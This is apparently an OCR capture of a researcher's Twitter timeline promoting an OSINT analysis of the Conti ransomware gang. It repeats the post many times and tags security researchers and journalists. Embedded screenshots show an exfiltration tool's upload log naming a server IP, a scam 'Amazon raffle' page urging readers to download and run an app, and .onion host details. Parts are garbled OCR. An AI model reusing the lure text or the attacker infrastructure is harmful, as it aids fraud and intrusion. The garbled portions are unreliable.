
"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/PFpmjF0hQN #Conti #Ransomware #security #cybercrime #malware
#cyberattacks #CyberAttack #CyberSecurity #ThreatHunting #ThreatIntel
#ThreatIntelligence https://t.co/RI5KofWD0r




"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/PFpmjF0hQN #Conti #Ransomware #security #cybercrime #malware
#cyberattacks #CyberAttack #CyberSecurity #ThreatHunting #ThreatIntel
#ThreatIntelligence https://t.co/ZHWBUqoPJ4




"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/PFpmjF0hQN #Conti #Ransomware #security #cybercrime #malware
#cyberattacks #CyberAttack #CyberSecurity #ThreatHunting #ThreatIntel
#ThreatIntelligence https://t.co/uuG7XBJpKt



"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/PFpmjF0hQN #Conti #Ransomware #security #cybercrime #malware
#cyberattacks #CyberAttack #CyberSecurity #ThreatHunting #ThreatIntel
#ThreatIntelligence https://t.co/9iVwBRcESa




"Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/PFpmjF0hQN #Conti #Ransomware #security #cybercrime #malware #cyberattacks #CyberAttack #CyberSecurity #ThreatHunting #ThreatIntel #ThreatIntelligence https://t.co/BhLwm8B2s6




"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/PFpmjF0hQN #Conti #Ransomware #security #cybercrime #malware
#cyberattacks #CyberAttack #CyberSecurity #ThreatHunting #ThreatIntel
#ThreatIntelligence https://t.co/ajeXmZTTHx

 $\rightleftarrows 1$



"Exposing the Conti Ransomware Gang - An OSINT Analysis" https://t.co/PFpmjF0hQN #Conti #Ransomware #security #cybercrime #malware
#cyberattacks #CyberAttack #CyberSecurity #ThreatHunting #ThreatIntel
#ThreatIntelligence https://t.co/aIM7jReKMR

≥3



05:05


@Treadstone71LLC https://t.co/tvPw6esTeM

05:09

https://t.co/vSCjG6FXyB #Conti #Ransomware

≈1 ★1 09:45

Post updated - "Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6Xyq9 #Conti #Ransomware #security #cybercrime #malware #cyberattacks #CyberSecurityAwareness #ThreatHunting #ThreatIntelligence https://t.co/CaoAn3s5Ai



Post updated - "Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6FXyB #Conti #Ransomware #security #cybercrime #malware #cyberattacks #CyberSecurityAwareness #ThreatHunting #ThreatIntelligence https://t.co/VtjFdtXEPM

```
[64:30:22] [+] WinSock initialized
[64:30:22] [+] IO completion port initialized...
[64:30:24] Check server 139.60.160.200...
[64:30:26] I Server connected ...
[64:30:28] Stats: 0 files (size 20.9 MB), read speed 4.18 MB/sec (compression ratio 91%), upload 0 bytes/sec
[64:30:43] Stats: 71 files (size 529 MB), read speed 26.4 MB/sec (compression ratio 99%), upload 8.31 MB/sec
[64:31:43] Stats: 160 files (size 2.17 GB), read speed 27.8 MB/sec (compression ratio 99%), upload 22.9 MB/sec
[64:32:43] Stats: 260 files (size 3.75 GB), read speed 27.4 MB/sec (compression ratio 99%), upload 25.0 MB/sec
[64:33:43] Stats: 336 files (size 5.36 GB), read speed 27.4 MB/sec (compression ratio 99%), upload 25.6 MB/sec
[64:30:43] Stats: 336 files (size 5.36 GB), read speed 27.4 MB/sec (compression ratio 99%), upload 25.6 MB/sec
[64:30:43] Stats: 36 files (size 5.36 GB), read speed 27.4 MB/sec (compression ratio 99%), upload 25.6 MB/sec
```

Post updated - "Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6FXyB #Conti #Ransomware #security #cybercrime #malware #cyberattacks #CyberSecurityAwareness #ThreatHunting #ThreatIntelligence https://t.co/KOMNS1LgrV

Amazon 30th Anniversary Celebration



Amazon's 30th Anniversary Celebration is coming to an end.

Today is the last stage of the raffle for a USD 10-200 gift card and other prizes.

To participate in the raffle, you need to download the Lottery App and generate a unique code.

Our system will automatically select the winners and send gifts to your email address within a few days after applying for participation.


How to take part in the raffle?

- 1. Download the application.
- 2. Run the application. The application will generate a code to participate in the lottery.
 - 3. Enter the code in the text field below.

Download

09:45

Post updated - "Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6FXyB #Conti #Ransomware #security #cybercrime #malware #cyberattacks #CyberSecurityAwareness #ThreatHunting #ThreatIntelligence https://t.co/THa4ltDNXc



Post updated - "Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6FXyB #Conti #Ransomware #security #cybercrime #malware #cyberattacks #CyberSecurityAwareness #ThreatHunting #ThreatIntelligence https://t.co/QiFJWNdu6M



11:03

Post updated - "Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6FXyB #Conti #Ransomware #security #cybercrime #malware #cyberattacks #CyberSec #ThreatHunting https://t.co/0iPktwO0w0



11:03


Post updated - "Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6FXyB #Conti #Ransomware #security #cybercrime #malware #cyberattacks #CyberSec #ThreatHunting https://t.co/JwBLgLDp8W



Post updated - "Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6FXyB #Conti #Ransomware #security #cybercrime #malware #cyberattacks #CyberSec #ThreatHunting https://t.co/4dzeLSz8Ye




Post updated - "Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6Xyq9 #Conti #Ransomware #security #cybercrime #malware #cyberattacks #CyberSecurity #ThreatHunting #ThreatIntelligence https://t.co/ZInKtaRlom



Post updated - "Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6FXyB #Conti #Ransomware #security #cybercrime #malware #cyberattacks #CyberSecurity #ThreatHunting #ThreatIntelligence https://t.co/j9nUEwizZ0



Post updated - "Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6FXyB #Conti #Ransomware #security #cybercrime #malware #cyberattacks #CyberSecurity #ThreatHunting #ThreatIntelligence https://t.co/vacwILDURR




Post updated - "Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6FXyB #Conti #Ransomware #security #cybercrime #malware #cyberattacks #CyberSecurity #ThreatHunting #ThreatIntelligence https://t.co/RuwiLyofpu



Post updated - "Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6FXyB #Conti #Ransomware #security #cybercrime #malware #CyberAttack #CyberSecurity #ThreatIntel #ThreatHunting #ThreatIntelligence https://t.co/l9jh0Jq156


-	0 100	anter 7	Consol	_	Deiton		A CALL E	diam'r.	0.000		0.11		Al Haban	- 0	D 60000		A	-2-72-																
CK.	O mob	ector (D come		Decouge		1 spects	anur I	At reno	manue	0	mury	14 second		3 sura	Pr 1	M. voces	Ordered.																
8	A Last	output																																
Des	rs Warner	ga Loga	Into De	ong 0	CSS 304	R Re	distrib																											
Α	Cross-or	igin m	equest 80	locked:	The Sa	me o	rigin Po	licy o	neallow	s reading	g the	remote	resourc	e at	ACCES.	//439	gjhoski	jystata.	_enion:	6001/9	ecket.	10/7620	8×380×8	uperty	ellinge	снябрлуун	r. (Meason	CORS	reques	1 414	net s	ucceed).	(Learn B	NOT H
Α	Cross-or	igin n	equest 80	locked	The Sa	me o	rigin Po	licy o	Deallow	s readin	g the	remote	resource	e at	MEDIES.	//way	рујесна	gyzen.	-enion	16662/34	осиес.	10/7070	n-datra	usperty	eptito	E+96500 - 10	C. (Reason	0045	reques	1.414	not s	wcceed).	CLeans P	No.
Α	Cross-or	igin R	equest 80	ocked)	The Sa	me 0	rigin Po	lity 4		s readin	g the	remote	resource	e at	nerges:	//way	рудеская	јулот.	-enjor	16662/36	ocket.	HAPPEN	n-Serve	esperty	ollings	E-SEpt	r. (Reason	0045	reques	1. 414	not s	ucceed).	Clears 8	No.
Α	Cross-or	igin R	equest 80	locked:	The Sa	me d	rigin Po	licy e	finallow	n readin	g the	remote	resourc	e at	https:	//way	pyjhoská	rjg.tilbx.	onlon:	6001/9	ocket.	SACTED!	e-detre	aparty	ollingi	Ttogd#+3	. (Reason	coes	reques	1 414	not s	ucceed).	Clears 8	nore.
A	Cross-or	igin A	equest 80	locked	The Se	me 0	rigin Po	licy o	 Teallow	s reading	g the	remote	resourc	e at	https:/	1/409	рујвских	jyátók.	-endon:	6001/9	ocket.	50/7620	aviativa	uperty	ellinge	C+MEgo22	t. (Reason	coes	reques	1 414	not s	ucceed).	(Learn P	No.
Α	Cross-or	igin m	equest 80	locked	The Sa	me o	rigin Po	licy c	Deallow	s readin	g the	remote	resource	e at	MINNS	//way	рујпска	jyate.	-pnion:	10002/30	ocket.	10/7020	pedatra	uperty	eptito	снябрени	L. (Meason	0045	reques	1.010	not s	wooeed).	Distance P.	sore:
Α	Cross-or	igin R	equest 80	locked	The Sa	me 0	rigin Po	licy c	Beallow	s readin	g the	remote	resource	e at	nerges:	//way	рујескар) g348x	-enjor	4002/9	ocket.	14/7EN	7+38fra	nsports	ollings	E-MEDING.	. (Reason	0045	reques	1. 414	not s	wcceed).	Clears B	mre:

Post updated - "Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6FXyB #Conti #Ransomware #security #cybercrime #malware #CyberAttack #CyberSecurity #ThreatIntel #ThreatHunting #ThreatIntelligence https://t.co/nJLlqF2hiY



23:10

Post updated - "Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6FXyB #Conti #Ransomware #security #cybercrime #malware #CyberAttack #CyberSecurity #ThreatIntel #ThreatHunting #ThreatIntelligence https://t.co/aDNjKYeRft



Post updated - "Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6FXyB #Conti #Ransomware #security #cybercrime #malware #CyberAttack #CyberSecurity #ThreatIntel #ThreatHunting #ThreatIntelligence https://t.co/orWKXJaPvG

JSON Raw Data Headers
Copy

Response Headers

Connection No-cache, private
Connection Keep-Alive
Content-Length 2

Content-Type application/json

Date Mon, 29 Jun 2020 13:55:53 GMT

Keep-Alive timeout=5, max=100

Server Apache/2.4.2 (Win64) PHP/7.3.13 OpenSSL/1.0.1c

X-Powered-By PHP/7.3.13 X-RateLimit-Limit 60

X-RateLimit-Remaining 59

Request Headers

Accept text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Encoding gzip, deflate, br
Accept-Language en-US,en;q=0.5
Connection keep-alive


Host a3ggjhcskbjg36bx.onion

Upgrade-Insecure-Requests 1


User-Agent Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0

23:10


Post updated - "Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6FXyB #Conti #Ransomware #security #cybercrime #malware #CyberAttack #CyberSecurity #ThreatIntel #ThreatHunting #ThreatIntelligence https://t.co/gPhoYCHkTG




Post updated - "Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6FXyB #Conti #Ransomware #security #cybercrime #malware #CyberAttack #CyberSecurity #ThreatIntel #ThreatHunting #ThreatIntelligence https://t.co/vlolxbr4ga



Post updated - "Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6FXyB #Conti #Ransomware #security #cybercrime #malware #CyberAttack #CyberSecurity #ThreatIntel #ThreatHunting #ThreatIntelligence https://t.co/Psy98IDRIa



Post updated - "Exposing the Conti Ransomware Gang - An OSINT Analysis" - https://t.co/vSCjG6FXyB #Conti #Ransomware #security #cybercrime #malware #CyberAttack #CyberSecurity #ThreatIntel #ThreatHunting #ThreatIntelligence https://t.co/7soG8GpUY4



@S0ufi4n3 @hacks4pancakes @CoreSecurity @SOSIntel @Cyberknow20 https://t.co/vSCjG6FXyB

⇒2
23:38

@BrettCallow https://t.co/vSCjG6FXyB

⇒1 ★3
23:38

@likethecoins https://t.co/vSCjG6FXyB

★1
23:39

@LawrenceAbrams https://t.co/vSCjG6FXyB

★1
23:39

@VK_Intel https://t.co/vSCjG6FXyB

★ 2 23:40
@cedricpernet https://t.co/vSCjG6FXyB
23:40
@vinnytroia https://t.co/vSCjG6FXyB
23:41
@S0ufi4n3 https://t.co/vSCjG6FXyB
★ 1 23:41
@Malwarenailed @VK_Intel @malwrhunterteam @AShukuhi https://t.co/vSCjG6FXyB
★ 1 23:41
@Cyberknow20 @AShukuhi @BrettCallow @SOSIntel @pancak3lullz @S0ufi4n3 https://t.co/vSCjG6FXyB
23:44 @darktracer_int https://t.co/vSCjG6FXyB
@campuscodi https://t.co/vSCjG6FXyB
23:45
@S0ufi4n3 @ValeryMarchive @ransomwaremap @uuallan @GossiTheDog https://t.co/vSCjG6FXyB
23:45
@runasand @bellingcat https://t.co/vSCjG6FXyB
★ 1 23:45
@zackwhittaker @BrettCallow https://t.co/vSCjG6FXyB
23:46 @nicoleperlroth https://t.co/vSCjG6FXyB
23:46
@ddd1ms https://t.co/vSCjG6FXyB
23:46
@jxd_io @vxunderground https://t.co/vSCjG6FXyB

March


1 - Tuesday

01:05

@darkowlcyber https://t.co/vSCjG6FXyB


★3 02:55

https://t.co/Cvb6i7ojN5 [PDF] https://t.co/wle7LSZaLR




05:28

≈3 ★6 05:47 @noottrak @cedricpernet Psst! - https://t.co/vSCjG6FXyB Enjoy! 05:48 @ContiLeaks Here's my analysis - https://t.co/vSCjG6FXyB Enjoy! **≈**6 **★**19 05:50 @BushidoToken My analysis - https://t.co/vSCjG6FXyB Enjoy! ★3 05:51 @AShukuhi My analysis - https://t.co/vSCjG6FXyB Enjoy! $\bigstar 1$ 05:51 @GazTheJourno @BrianHonan My analysis - https://t.co/vSCjG6FXyB Enjoy! 05:52 @christogrozev @navalny My analysis - https://t.co/vSCjG6FXyB Enjoy! **≈**2 **★**11 05:53 This is me in @wikileaks - https://t.co/SRSiBRVJOh Cheers! 05:53 This is me in @Snowden archive - https://t.co/m3aJX6NLsm article https://t.co/Lxt3ZC5M8w 05:56 "The Cyber War Between #Russia and #Ukraine - An #OSINT Analysis" https://t.co/tvPw6esTeM #OSINTUkraine https://t.co/h70hpVlbqc




"Exposing the #Conti #Ransomware Gang - An #OSINT Analysis" - https://t.co/vSCjG6FXyB #ContiLeaks #ContiLeak https://t.co/jSzlWThwCQ



"Exposing the #Conti #Ransomware Gang - An #OSINT Analysis" - https://t.co/vSCjG6FXyB #ContiLeaks #ContiLeak https://t.co/dLGoJi9BLE

 \rightleftharpoons 1



06:08

